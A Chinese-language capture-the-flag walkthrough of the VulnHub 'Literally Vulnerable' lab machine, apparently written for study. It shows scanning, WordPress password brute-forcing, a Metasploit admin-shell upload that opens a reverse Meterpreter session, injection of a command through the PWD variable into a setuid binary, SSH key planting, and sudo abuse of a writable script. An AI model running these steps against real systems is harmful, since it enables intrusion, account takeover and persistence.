> *靶机地址：* *https://www.vulnhub.com/entry/ua-literally-vulnerable,407/*

打开提示

修改vmx和vmdk文件中的版本即可，导出的为16，修改成12

信息收集

```
root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-20 09:32 CST
Nmap scan report for 192.168.1.1
Host is up (0.0018s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.1.2
Host is up (0.00024s latency).
MAC Address: 00:50:56:E8:52:FA (VMware)
Nmap scan report for 192.168.1.130
Host is up (0.00033s latency).
MAC Address: 00:0C:29:82:F6:05 (VMware)
Nmap scan report for 192.168.1.254
Host is up (0.000069s latency).
MAC Address: 00:50:56:F7:1C:ED (VMware)
Nmap scan report for 192.168.1.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.91 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.1.130
```

```
root@kali:~# nmap -sS -sV -T5 -A -p- 192.168.1.130
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-20 09:48 CST
Nmap scan report for 192.168.1.130
Host is up (0.00030s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp           325 Dec 04 13:05 backupPasswords
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2f:26:5b:e6:ae:9a:c0:26:76:26:24:00:a7:37:e6:c1 (RSA)
|   256 79:c0:12:33:d6:6d:9a:bd:1f:11:aa:1c:39:1e:b8:95 (ECDSA)
|_  256 83:27:d3:79:d0:8b:6a:2a:23:57:5b:3c:d7:b4:e5:60 (ED25519)
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
|_http-generator: WordPress 5.3
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Not so Vulnerable &#8211; Just another WordPress site
|_http-trane-info: Problem with XML parsing of /evox/about
65535/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

获取一下ftp上的文件。从文件内容来看好像是要让我们根据以往密码生成字典，然后爆破，不过我们先别急，再收集收集其他的信息，信息越多能够产生的关联越多。

```
root@kali:~# ftp 192.168.1.130
Connected to 192.168.1.130.
220 (vsFTPd 3.0.3)
Name (192.168.1.130:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           325 Dec 04 13:05 backupPasswords
226 Directory send OK.
ftp> get backupPasswords
local: backupPasswords remote: backupPasswords
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backupPasswords (325 bytes).
226 Transfer complete.
325 bytes received in 0.01 secs (56.2038 kB/s)
ftp> bye
221 Goodbye.
```

```
root@kali:~# cat backupPasswords
Hi Doe,

I'm guessing you forgot your password again! I've added a bunch of passwords below along with you
r password so we don't get hacked by those elites again!

*$eGRIf7v38s&p7
yP$*SV09YOrx7mY
GmceC&oOBtbnFCH
3!IZguT2piU8X$c
P&s%F1D4#KDBSeS
$EPid%J2L9Luf05
nD!mb*aHON&76&G
$*Ke7q2ko3tqoZo
SCb$I^gDDqE34fA
Ae%tM0XIWUMsCLp
```

猜测可能是密码爆破

目录枚举，80端口已经知道是wordpress，继续扫描会报错，改成对65535进行枚举

```
gobuster dir -u http://192.168.1.130:65535 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```


```
2020/01/20 10:16:45 Starting gobuster
===============================================================
/javascript (Status: 301)
/index.html (Status: 200)
/phpcms (Status: 301)
/server-status (Status: 403)
[ERROR] 2020/01/20 10:16:56 [!] parse http://192.168.1.130:65535/error_log: net/url: invalid cont
rol character in URL
/index.html (Status: 200)
===============================================================
```

访问/javascript提示Forbidden，继续二层目录枚举

```
2020/01/20 10:49:10 Starting gobuster
===============================================================
/jquery (Status: 301)
[ERROR] 2020/01/20 10:49:21 [!] parse http://192.168.1.130:65535/ja
nvalid control character in URL
```

继续探测发现也没东西，访问phpcms发现和wordpress界面相同，界面显示有问题，和上次一样，这里可以通过修改/etc/hosts

windows也是修改hosts文件



用wpscan扫描一下


```
wpscan --url http://192.168.1.130:65535/phpcms/ -e u # 枚举用户
wpscan --url http://192.168.1.130:65535/phpcms/ -U user.txt -P pass.txt # 密码猜解
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <====================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] maybeadmin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] notadmin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/us
ers/sign_up

[+] Finished: Mon Jan 20 12:01:04 2020
[+] Requests Done: 71
[+] Cached Requests: 14
[+] Data Sent: 15.797 KB
[+] Data Received: 14.692 MB
[+] Memory used: 99.578 MB
[+] Elapsed time: 00:00:02
```

爆破成功

```
[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <====================> (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - maybeadmin / $EPid%J2L9Luf05
Trying notadmin / SCb$I^gDDqE34fA Time: 00:00:00 <==============> (19 / 19) 100.00% Time: 00:00:00

[i] Valid Combinations Found:
 | Username: maybeadmin, Password: $EPid%J2L9Luf05

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/us
ers/sign_up

[+] Finished: Mon Jan 20 12:03:28 2020
[+] Requests Done: 44
[+] Cached Requests: 25
[+] Data Sent: 16.836 KB
[+] Data Received: 20.618 KB
[+] Memory used: 144.922 MB
[+] Elapsed time: 00:00:02
```


登录



看到了notadmin的密码`Pa$$w0rd13!&`，maybeadmin登录成功后发现没有user模块，所以不是管理员，再用notadmin登录，存在user模块


getshell

WordPress在管理员权限下常见的有两种reverse shell的方式。第一种是编辑Themes中的php页面，将reverse shell的代码加进去，然后监听端口、访问php页面；还有一种就是直接用MSF中的exploit/unix/webapp/wp_admin_shell_upload。因为之前通过第一种方式reverse shell的靶机写过好几个了，所以这里我们换第二种方式。




访问路径/wordpress/wp-content/themes/twentyseventeen/404.php

很奇怪反弹不到shell，




但是确实能访问到并执行



猜测可能是防火墙等拦截了，一句话木马试试

仍然报错



那么考虑第二种方法，msf

```
msfconsole
use exploit/unix/webapp/wp_admin_shell_upload
show options
set password Pa$$w0rd13!&
set rhosts 192.168.1.130
set rport 65535
set username notadmin
set targeturi /phpcms
set vhost 192.168.1.128
run
```

打了两次，第一次不行，第二次重启了靶机就可以了，猜测前面也是因为靶机没有重启的原因

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.1.128:4444
[*] Authenticating with WordPress using notadmin:Pa$$w0rd13!&...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /phpcms/wp-content/plugins/zOmXyoMxlR/STHlZmZcyK.php...
[*] Sending stage (38288 bytes) to 192.168.1.130
[*] Meterpreter session 1 opened (192.168.1.128:4444 -> 192.168.1.130:41542) at 2020-01-20 13:25
01 +0800
[+] Deleted STHlZmZcyK.php
[+] Deleted zOmXyoMxlR.php
[+] Deleted ../zOmXyoMxlR

meterpreter >
```

提权

发现一些cd、ls等命令无法执行

> *python -c 'import pty; pty.spawn("/bin/bash")'# 有些没有安装Python2，所以需要换成python3 -c 'import pty; pty.spawn("/bin/bash")'*

这里有个坑，直接输入是不行的,需要先进入shell

```
meterpreter > python3 -c 'import pty; pty.spawn("/bin/bash")'
[-] Unknown command: python3.
meterpreter > python -c 'import pty; pty.spawn("/bin/bash")'
[-] Unknown command: python.
meterpreter > shell
Process 1321 created.
Channel 2 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
python3 -c 'import pty; pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such
 file or directory
www-data@literallyvulnerable:$
```

手动收集信息，

```
cat /etc/passwd
```

发现doe、john两个用户

```
www-data@literallyvulnerable:/home/doe$ ls -la
ls -la
total 52
drwxr-xr-x 5 doe  doe  4096 Dec  4 13:54 .
drwxr-xr-x 4 root root 4096 Dec  4 12:29 ..
lrwxrwxrwx 1 root root    9 Dec  4 12:18 .bash_history -> /dev/null
-rw-r--r-- 1 doe  doe   220 Dec  4 12:11 .bash_logout
-rw-r--r-- 1 doe  doe  3806 Dec  4 12:24 .bashrc
drwx------ 2 doe  doe  4096 Dec  4 13:48 .cache
drwx------ 3 doe  doe  4096 Dec  4 13:48 .gnupg
drwxrwxr-x 3 doe  doe  4096 Dec  4 12:23 .local
-rw-r--r-- 1 doe  doe   807 Dec  4 12:11 .profile
-rwsr-xr-x 1 john john 8632 Dec  4 12:26 itseasy
-rw------- 1 doe  doe   125 Dec  4 13:54 local.txt
-rw-r--r-- 1 root root   75 Dec  4 12:53 noteFromAdmin
www-data@literallyvulnerable:/home/doe$ ls
ls
itseasy  local.txt  noteFromAdmin
www-data@literallyvulnerable:/home/doe$
```

执行`itseasy`

```
www-data@literallyvulnerable:/home/doe$ ./itseasy
./itseasy
Your Path is: /home/doe
```

猜测是调用了`pwd`，可以通过PATH环境变量进行提权

> https://www.anquanke.com/post/id/146799

但是我不明白为啥$PATH加上/tmp就可以了。。。

> *如果你注意到'.'在环境PATH变量中，它表示登录的用户可以从当前目录执行二进制文件/脚本，并且它可以成为攻击者升级为root权限的绝佳技术。这是因为管理员在编写程序时缺乏注意，没有指定程序的完整路径。*

个人认为**/tmp**普通用户也具有权限，因此可以以此为跳板

```
cp /bin/sh /tmp/pwd
echo $PATH
export PATH=/tmp:$PATH
echo $PATH
echo "/bin/sh" > itseasy
```

前面都成功了，但是这里无法在/itseasy中加入bin/bash

```
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
www-data@literallyvulnerable:/home/doe$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@literallyvulnerable:/home/doe$ ^[[A^[[A^H
echo $PAT

www-data@literallyvulnerable:/home/doe$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

逆向itseasy

盗的图，使用 NSA出品的那个逆向工具Ghidra

```
1
2  undefined8 main(void)
3
4  {
5   __gid_t __rgid;
6   __uid_t __ruid;
7   char *pcVar1;
8   long in_FS_OFFSET;
9   char *local_18;
10  long local_10;
11
12  local_10 = *(long *)(in_FS_OFFSET + 0x28);
13  __rgid = getegid();
14  __ruid = geteuid();
15  setresgid(__rgid,__rgid,__rgid);
16  setresuid(__ruid,__ruid,__ruid);
17  local_18 = (char *)0x0;
18  pcVar1 = getenv("PWD");
19  asprintf(&local_18,"/bin/echo Your Path is:
    %s",pcVar1);
20  system(local_18);
21  if (local_10 != *(long *)(in_FS_OFFSET +
    0x28)) {
22          /* WARNING: Subroutine does not
            return */
23   __stack_chk_fail();
24  }
25  return 0;
26 }
```


看了一下源码，发现使用了getenv函数，请求的是环境变量是PWD，而不是pwd，注意这两个是有区别的。PWD是环境变量，而pwd对应的是可执行文件/usr/bin/pwd。如果这里调用的是pwd，那么我们可以通过PATH环境变量提权，而这里调用的是PWD环境变量，所以我们只能通过修改PWD的值进行提权了。

> *Linux环境变量相关的内容可以查看：* https://www.cnblogs.com/siqi/p/3604354.html

```
export PWD=\$\(/bin/bash\)
cd /home
ls
cd doe
./itseasy
```

```
www-data@literallyvulnerable:/home/doe$ export PWD=\$\(/bin/bash\)
./itseasyexport PWD=\$\(/bin/bash\)
www-data@literallyvulnerable:$(/bin/bash)$
./itseasy
john@literallyvulnerable:/home/doe$ ls
ls
john@literallyvulnerable:/home/doe$ cd
cd
bash: cd: HOME not set
john@literallyvulnerable:/home/doe$ exit
exit
exit
Your Path is: itseasy local.txt noteFromAdmin
www-data@literallyvulnerable:$(/bin/bash)$
```

发现进入了john用户，一些命令没回显，在exit后结果才回显

这样太麻烦了，尝试将kali的密钥写入/home/john/.ssh/authorized_keys

```
#kali
ssh-keygen
cat id_rsa.pub
#靶机
cd /home/john
mkdir .ssh
echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCoadbAPJfnSyXTi1yzPGB58JwMh/DnIJFkvF8w7y
ZvPuw06ZUiw467mo0DjpyjfXUBzCQk9RFxvAT7JI2ftg5N4n6ENbCoVO3dgEiDrBJv2Gd+
9woxzfd29sMMLan88Zbr8LDNeIulk6Wvl1Bg5ubLANJGwFDDSW4tU7nuX4DDN3HmifR5AJ
z206DYS+wrZTC2SqqJpA7rLL11DWqLZh4za35J++2c2oMqoqGX0ePvtsZEu2T2lAr9c4Xy
qX4sFK9ux9utLJiFWqEn1uNVvcNIDfmZ0ZTFdR9pBwAVprHfNAGQxzx4ujdY9UtPDXz1iy
BeRkZisxPqWMJsf/Qa/t2UbP8H5FjJBAzilkDjvF00AmgKn56oVlwpCbh4nIqou6uaQyEq
NehZF3ITzvLFsI5ZqPly6Mb1nMDHGyW4ANghU8IKUxelPH0IJy8JXTneL3U4xl91jQWx6f
4iwOLoLEx1bD7qOhOdtCTfSebphWP8CvD/bPpY8o8efHRrKAh/sHs= root@kali'>
/home/john/.ssh/authorized_keys
```

```
root@kali:~/.ssh# ssh john@192.168.1.130
The authenticity of host '192.168.1.130 (192.168.1.130)' can't be established.
ECDSA key fingerprint is SHA256:JoOf29ZhYkw1avBxpivFaU3gz/RH2DnyaPpBcMbRb0w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.130' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jan 20 06:55:55 UTC 2020

  System load:  0.0               Processes:           181
  Usage of /:   25.6% of 19.56GB  Users logged in:      0
  Memory usage: 51%               IP address for ens33: 192.168.1.130
  Swap usage:   0%

  => There are 3 zombie processes.

 * Overheard at KubeCon: "microk8s.status just blew my mind".

     https://microk8s.io/docs/commands#microk8s.status

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
0 updates are security updates.


Last login: Thu Dec  5 11:32:48 2019 from 192.168.30.129
john@literallyvulnerable:~$
```

。。。。。我佛了

```
john@literallyvulnerable:~$ ls
user.txt
john@literallyvulnerable:~$ ls -la
total 40
drwxr-xr-x 6 john john     4096 Jan 20 06:55 .
drwxr-xr-x 4 root root     4096 Dec  4 12:29 ..
lrwxrwxrwx 1 root root        9 Dec  4 12:57 .bash_history -> /dev/null
-rw-r--r-- 1 john john      220 Dec  4 12:29 .bash_logout
-rw-r--r-- 1 john john     3771 Dec  4 12:31 .bashrc
drwx------ 2 john john     4096 Dec  4 13:10 .cache
drwx------ 3 john john     4096 Dec  4 13:10 .gnupg
drwxrwxr-x 3 john john     4096 Dec  4 12:30 .local
-rw-r--r-- 1 john john      807 Dec  4 12:29 .profile
drwxr-xr-x 2 john www-data 4096 Jan 20 06:55 .ssh
-rw------- 1 john john      141 Dec  4 13:57 user.txt
john@literallyvulnerable:~$ cd .local
john@literallyvulnerable:~/.local$ ls
share
john@literallyvulnerable:~/.local$ cd share/
john@literallyvulnerable:~/.local/share$ ls
nano  tmpFiles
john@literallyvulnerable:~/.local/share$ cd tmpFiles/
john@literallyvulnerable:~/.local/share/tmpFiles$ ls
myPassword
john@literallyvulnerable:~/.local/share/tmpFiles$ cat myPassword
I always forget my password, so, saving it here just in case. Also, encoding it with b64 since I
don't want my colleagues to hack me!
am9objpZWlckczhZNDlJQiNaWko=
john@literallyvulnerable:~/.local/share/tmpFiles$
```

base64解码得到`john:YZW$s8Y49IB#ZZJ`

提权

```
sudo -l
```

```
john@literallyvulnerable:~/.local/share/tmpFiles$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on literallyvulnerable:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on literallyvulnerable:
    (root) /var/www/html/test.html
john@literallyvulnerable:~/.local/share/tmpFiles$
```


尝试创建没有权限，切到www_data

写入`/bin/bash`，权限修改为`777`

```
www-data@literallyvulnerable:/var/www/html$ chmod 777 test.html
chmod 777 test.html
www-data@literallyvulnerable:/var/www/html$ ./test.html
./test.html
$ ls
ls
index.html  index.nginx-debian.html  phpcms  test.html
$
```

先让`www-data`执行，发现仍然不是root权限，再让john`sudo ./test.html`，成功！！

```
john@literallyvulnerable:/var/www/html$ cat test.html
/bin/sh
john@literallyvulnerable:/var/www/html$ vi test.html
